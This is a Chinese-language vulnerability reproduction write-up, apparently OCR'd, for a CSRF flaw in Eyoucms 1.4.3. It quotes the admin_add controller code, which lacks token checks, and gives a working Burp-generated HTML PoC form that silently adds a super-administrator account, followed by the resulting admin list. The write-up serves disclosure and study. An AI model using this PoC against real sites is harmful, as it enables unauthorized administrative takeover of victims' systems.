Eyoucms 1.4.3 csrf 漏洞

一、漏洞简介

可通过 csrf 漏洞添加管理员

二、漏洞影响

Eyoucms 1.4.3

三、复现过程

漏洞分析

漏洞触发点在 application\admin\controller\Admin.php


```
  public function admin_add()
 {
     $this->language_access(); // 多语言功能操作权限

     if (IS_POST) {
         $data = input('post.');

         if (0 < intval(session('admin_info.role_id'))) {
             $this->error("超级管理员才能操作！");
         }

         if (empty($data['password']) || empty($data['password2'])) {
             $this->error("密码不能为空！");
         }else if ($data['password'] != $data['password2']) {
             $this->error("两次密码输入不一致！");
         }

         ...

         if (empty($data['pen_name'])) {
             $data['pen_name'] = $data['user_name'];
         }
         if (M('admin')->where("user_name", $data['user_name'])->count
()) {
             $this->error("此用户名已被注册，请更换",url('Admin/admin_add
'));
         } else {
             $admin_id = M('admin')->insertGetId($data);
             if ($admin_id) {
                 adminLog('新增管理员：'.$data['user_name']);
```

```
                /*同步追加一个后台管理员到会员用户表*/
                try {
                    $usersInfo = Db::name('users')->field('users_id')->
where([
                            'username'  => $data['user_name'],
                            'lang'      => $this->admin_lang,
                        ])->find();
                    if (!empty($usersInfo)) {
                        $r = Db::name('users')->where(['users_id'=>$us
ersInfo['users_id']])->update([
                                'nickname'      => $data['user_name'],
                                'admin_id'      => $admin_id,
                                'is_activation' => 1,
                                'is_lock'       => 0,
                                'is_del'        => 0,
                                'update_time'   => getTime(),
                            ]);
                        !empty($r) && $users_id = $usersInfo['users_id
'];
                    } else {
                        // 获取要添加的用户名
                        ...

                        $users_id = Db::name('users')->insertGetId($Ad
dData);
                    }
                    if (!empty($users_id)) {
                        Db::name('admin')->where(['admin_id'=>$admin_i
d])->update([
                                'syn_users_id'  => $users_id,
                                'update_time'   => getTime(),
                            ]);
                    }
                } catch (\Exception $e) {}
                /* END */

                $this->success("操作成功", url('Admin/index'));
            } else {
                $this->error("操作失败");
            }
        }
    }
```

可以看到进队管理员权限进行校验，而没有对提交 token 进行校验，导致恶意用户可引导管理员点击构造的 url 进行管理员添加，实际操作可不跳转到管理页面，以免引起怀疑。

漏洞复现

登陆后台，在高级选项>管理员>新增管理员点击之后截包



poc

```
 <html>
 <!-- CSRF PoC - generated by Burp Suite Professional -->
 <body>
 <script>history.pushState('', '', '/')</script>
     <form action="http://127.0.0.1/EyouCMS1.4.3/login.php?m=admin&c=Ad
min&a=admin_add&lang=cn" method="POST">
     <input type="hidden" name="user&#95;name" value="test" />
     <input type="hidden" name="password" value="test" />
     <input type="hidden" name="password2" value="test" />
     <input type="hidden" name="pen&#95;name" value="" />
     <input type="hidden" name="true&#95;name" value="" />
     <input type="hidden" name="mobile" value="" />
     <input type="hidden" name="role&#95;id" value="&#45;1" />
     <input type="submit" value="Submit request" />
     </form>
 </body>
 </html>
```

模拟管理员点击

添加完成

选择	ID	用户名	真实姓名	权限组	手机号码	最后登录时间	操作
	1	admin	admin	创始人	无	2020-02-21 16:47:44	编辑
	6	test		超级管理员	无	未登录	编辑 删除